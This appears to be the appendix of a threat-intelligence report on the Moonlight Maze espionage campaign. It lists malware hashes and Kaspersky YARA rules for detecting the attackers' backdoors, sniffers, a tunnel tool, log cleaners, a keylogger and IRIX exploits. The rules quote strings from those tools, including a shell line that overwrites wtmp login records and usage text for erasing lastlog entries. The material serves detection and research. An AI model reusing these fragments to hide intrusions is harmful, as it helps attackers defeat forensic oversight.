14ecd5e6fc8e501037b54ca263896a11	653KB	Statically compiled for GNU/Linux 2.2.5

Note: Linux kernel version 2.2.0 was released on January 20th, 1999, while version 2.2.5 was released later that year.

Penquin Turla Trojan Variant

MD5	Size	Compilation Attributes
296dc63ba0e62a33e9821f878f9b650d	855KB	Statically compiled for GNU/Linux 2.2.18, stripped (Kernel released: December 11 2000)

Yara Rules

```
/*

Moonlight Maze Yara rules — TLP_GREEN
Author: Kaspersky Lab, 2017
Version: 1.0
Date: 2017-03-28

*/

rule apt_RU_MoonlightMaze_customlokitools {

meta:

	author = "Kaspersky Lab"
	date = "2017-03-15"
	version = "1.1"
	last_modified = "2017-03-22"
	reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
	description = "Rule to detect Moonlight Maze Loki samples by custom attacker-
authored strings"
	hash = "14cce7e641d308c3a177a8abb5457019"
	hash = "a3164d2bbc45fb1eef5fde7eb8b245ea"
```

```
        hash = "dabee9a7ea0ddaf900ef1e3e166ffe8a"
        hash = "1980958afffb6a9d5a6c73fc1e2795c2"
        hash = "e59f92aadb6505f29a9f368ab803082e"

strings:

        $a1="Write file Ok..." ascii wide
        $a2="ERROR: Can not open socket...." ascii wide
        $a3="Error in parametrs:"  ascii wide
        $a4="Usage: @<get/put> <IP> <PORT> <file>"  ascii wide
        $a5="ERROR: Not connect..."  ascii wide
        $a6="Connect successful...."  ascii wide
        $a7="clnt <%d> rqstd n ll kll"  ascii wide
        $a8="clnt <%d> rqstd swap"  ascii wide
        $a9="cld nt sgnl prcs grp" ascii wide
        $a10="cld nt sgnl prnt" ascii wide

        //keeping only ascii version of string ->
        $a11="ork error" ascii fullword

condition:

        ((any of ($a*)))

}


rule apt_RU_MoonlightMaze_customsniffer {

meta:

        author = "Kaspersky Lab"
        date = "2017-03-15"
        version = "1.1"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect Moonlight Maze sniffer tools"
        hash = "7b86f40e861705d59f5206c482e1f2a5"
        hash = "927426b558888ad680829bd34b0ad0e7"
        original_filename = "ora;tdn"

strings:


        //strings from ora ->
        $a1="/var/tmp/gogo" fullword
        $a2="myfilename= |%s|" fullword
        $a3="mypid,mygid=" fullword
        $a4="mypid=|%d| mygid=|%d|" fullword

        //strings from tdn ->
```

```
        $a5="/var/tmp/task" fullword
        $a6="mydevname= |%s|" fullword

condition:

        ((any of ($a*)))

}


rule loki2crypto {

meta:

        author = "Costin Raiu, Kaspersky Lab"
        date = "2017-03-21"
        version = "1.0"
        description = "Rule to detect hardcoded DH modulus used in 1996/1997 Loki2
sourcecode; #ifdef STRONG_CRYPTO /* 384-bit strong prime */"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        hash = "19fbd8cbfb12482e8020a887d6427315"
        hash = "ea06b213d5924de65407e8931b1e4326"
        hash = "14ecd5e6fc8e501037b54ca263896a11"
        hash = "e079ec947d3d4dacb21e993b760a65dc"
        hash = "edf900cebb70c6d1fcab0234062bfc28"

strings:

        $modulus={DA E1 01 CD D8 C9 70 AF C2 E4 F2 7A 41 8B 43 39 52 9B 4B 4D E5 85
F8 49}

condition:

        (any of them)

}


rule apt_RU_MoonlightMaze_de_tool {

meta:

        author = "Kaspersky Lab"
        date = "2017-03-27"
        version = "1.0"
        last_modified = "2017-03-27"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect Moonlight Maze 'de' and 'deg' tunnel tool"
        hash = "4bc7ed168fb78f0dc688ee2be20c9703"
        hash = "8b56e8552a74133da4bc5939b5f74243"
```

```
strings:

        $a1="Vnuk: %d" ascii fullword
        $a2="Syn: %d" ascii fullword

        //%s\r%s\r%s\r%s\r ->
        $a3={25 73 0A 25 73 0A 25 73 0A 25 73 0A}

condition:

        ((2 of ($a*)))

}


rule apt_RU_MoonlightMaze_cle_tool {

meta:

        author = "Kaspersky Lab"
        date = "2017-03-27"
        version = "1.0"
        last_modified = "2017-03-27"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect Moonlight Maze 'cle' log cleaning tool"
        hash = "647d7b711f7b4434145ea30d0ef207b0"


strings:

        $a1="./a filename template_file" ascii wide
        $a2="May be %s is empty?"  ascii wide
        $a3="template string = |%s|"   ascii wide
        $a4="No blocks !!!"
        $a5="No data in this block !!!!!!"  ascii wide
        $a6="No good line"

condition:

        ((3 of ($a*)))

}


rule apt_RU_MoonlightMaze_xk_keylogger {

meta:

        author = "Kaspersky Lab"
```

```
        date = "2017-03-27"
        version = "1.0"
        last_modified = "2017-03-27"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect Moonlight Maze 'xk' keylogger"

strings:

        $a1="Log ended at => %s"
        $a2="Log started at => %s [pid %d]"
        $a3="/var/tmp/task" fullword
        $a4="/var/tmp/taskhost" fullword
        $a5="my hostname: %s"
        $a6="/var/tmp/tasklog"
        $a7="/var/tmp/.Xtmp01" fullword
        $a8="myfilename=-%s-"
        $a9="/var/tmp/taskpid"
        $a10="mypid=-%d-" fullword
        $a11="/var/tmp/taskgid" fullword
        $a12="mygid=-%d-" fullword


condition:

        ((3 of ($a*)))

}

rule apt_RU_MoonlightMaze_encrypted_keylog {

meta:

        author = "Kaspersky Lab"
        date = "2017-03-27"
        version = "1.0"
        last_modified = "2017-03-27"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect Moonlight Maze encrypted keylogger logs"

strings:

        $a1={47 01 22 2A 6D 3E 39 2C}

condition:

        ($a1 at 0)

}

rule apt_RU_MoonlightMaze_IRIX_exploit_GEN {
```

```
meta:

        author = "Kaspersky Lab"
        date = "2017-03-27"
        version = "1.0"
        last_modified = "2017-03-27"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect Irix exploits from David Hedley used by Moonlight Maze
hackers"
        reference2 = "https://www.exploit-db.com/exploits/19274/"
        hash = "008ea82f31f585622353bd47fa1d84be" //df3
        hash = "a26bad2b79075f454c83203fa00ed50c" //log
        hash = "f67fc6e90f05ba13f207c7fdaa8c2cab" //xconsole
        hash = "5937db3896cdd8b0beb3df44e509e136" //xlock
        hash = "f4ed5170dcea7e5ba62537d84392b280" //xterm

strings:

        $a1="stack = 0x%x, targ_addr = 0x%x"
        $a2="execl failed"

condition:

        (uint32(0)==0x464c457f) and (all of them)

}


rule apt_RU_MoonlightMaze_u_logcleaner {

meta:

        author = "Kaspersky Lab"
        date = "2017-03-27"
        version = "1.0"
        last_modified = "2017-03-27"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect log cleaners based on utclean.c"
        reference2 = "http://cd.textfiles.com/cuteskunk/Unix-Hacking-Exploits/utclean.c"
        hash = "d98796dcda1443a37b124dbdc041fe3b"
        hash = "73a518f0a73ab77033121d4191172820"

strings:

        $a1="Hiding complit...n"
        $a2="usage: %s <username> <fixthings> [hostname]"
        $a3="ls -la %s* ; /bin/cp  ./wtmp.tmp %s; rm  ./wtmp.tmp"

condition:
```

```
        (uint32(0)==0x464c457f) and (any of them)

}


rule apt_RU_MoonlightMaze_wipe {

meta:

        author = "Kaspersky Lab"
        date = "2017-03-27"
        version = "1.0"
        last_modified = "2017-03-27"
        reference = "https://en.wikipedia.org/wiki/Moonlight_Maze"
        description = "Rule to detect log cleaner based on wipe.c"
        reference2 = "http://www.afn.org/~afn28925/wipe.c"
        hash = "e69efc504934551c6a77b525d5343241"

strings:

        $a1="ERROR: Unlinking tmp WTMP file."
        $a2="USAGE: wipe [ u|w|l|a ] ...options..."
        $a3="Erase acct entries on tty :   wipe a [username] [tty]"
        $a4="Alter lastlog entry       :   wipe l [username] [tty] [time] [host]"

condition:

        (uint32(0)==0x464c457f) and (2 of them)

}
```

References

- “Target Pentagon: Cyber-Attack Mounted Through Russia,” ABC Nightly News, 4 March 1999. “Pentagon probes "serious" computer hacking,” AFP, 4 March 1999, 01:11 GMT.

- Jim Miklaszewski, “Pentagon and hackers in ‘cyberwar,’” ZDNet, 5 March 1999.

- “Pay attention to that man behind the curtain: discovering aliens on CNE infrastructure,” CSEC CounterCNE, Target Analytics thread SIGDEV Conference, NSA, June 2010, p. 17, in “NSA Preps America for Future Battle,” Der Spiegel, 17 January 2015.

- Bridis, Ted, “Net Espionage Rekindles Tensions as US Tries to Identify Attackers,” Wall Street Journal, 27 June 2001.

- Thomas Rid, "Rise of the Machines: A Cybernetic History", W. W. Norton & Company; 1st edition (June 28, 2016); ISBN-13: 978-0393286007.